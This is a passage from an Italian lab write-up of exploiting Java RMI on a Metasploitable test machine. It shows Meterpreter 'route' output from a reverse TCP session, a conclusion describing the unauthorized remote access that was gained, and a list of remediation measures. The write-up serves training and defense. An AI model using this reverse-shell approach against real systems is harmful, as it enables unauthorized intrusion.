- **Interfacce di rete**, che nel nostro caso sono due: quella di loopback del localhost (127.0.0.1) e quella definita dall’indirizzo IP 192.168.11.112.
- **Metriche**, che forniscono informazioni sui vantaggi di un percorso di instradamento rispetto ad altri. Nel nostro caso non ne troviamo.

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

```

IPv6 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:fed4:db4c	::	::		

```
meterpreter > 
```

## Conclusioni

L'exploit del servizio Java RMI sulla macchina Metasploitable è avvenuto con successo in quanto si è ottenuto **l'accesso remoto e non autorizzato al sistema operativo**.

Sfruttando la vulnerabilità a esecuzione di codice da remoto, il payload Meterpreter reverse TCP effettua una connessione dalla macchina target Metasploitable a quella attaccante, mettendo a disposizione una shell avanzata.

L'apertura di una sessione di Meterpreter ha consentito di eseguire comandi sulla macchina bersaglio, ottenendo informazioni quali le configurazioni di rete e le tabelle di routing.

Le conseguenze di un accesso amministrativo, come quello garantito dall'exploit riportato, ad un sistema operativo sono molto gravi. Un esempio per tutti la compromissione del sistema operativo.

## Remediation action

Per mitigare i gravi rischi connessi alla vulnerabilità associata a Java RMI, si devono implementare le seguenti azioni.

### **L'Accesso Remoto disabilitato o limitato:**

Se possibile, disabilitare completamente l'accesso remoto tramite Java RMI, a meno che non sia strettamente necessario. Se l'accesso remoto è essenziale, considerare l'adozione di misure per limitare le connessioni solo a host autorizzati.

### **Configurare Autenticazione e Autorizzazione:**

Implementare meccanismi di autenticazione e autorizzazione robusti per limitare l'accesso alle risorse remote solo agli utenti autorizzati.

### **Utilizzo Connessioni Sicure (SSL/TLS):**

Quando possibile, implementare connessioni sicure utilizzando SSL/TLS per cifrare i dati scambiati tra client e server, al fine di impedire attacchi di intercettazione.

### **Monitoraggio e Registrazione degli Eventi:**

Implementare un sistema di monitoraggio che registri le attività del servizio Java RMI per aumentare le probabilità di individuare comportamenti sospetti o tentativi di accesso non autorizzato.

### **Aggiornamento Software:**

Mantenere sempre aggiornato il software Java RMI e applicare regolarmente gli aggiornamenti di sicurezza rilasciati dai fornitori. Questo può includere l'applicazione di patch e l'adozione delle ultime versioni del software.

### **Servizi Non Necessari disabilitati:**

Disabilitare servizi e funzionalità non necessari per il funzionamento del sistema per limitare l'esposizione delle interfacce di servizio solo a ciò che è essenziale.

### **Configurazione Firewalls e Filtri di Rete:**

Utilizzare firewall e filtri di rete per limitare l'accesso alle porte e alle risorse necessarie per il servizio Java RMI.

### **Educazione e Formazione:**

Fornire formazione e sensibilizzazione agli sviluppatori e agli amministratori di sistema sull'uso sicuro di Java RMI e sulle migliori pratiche di sicurezza.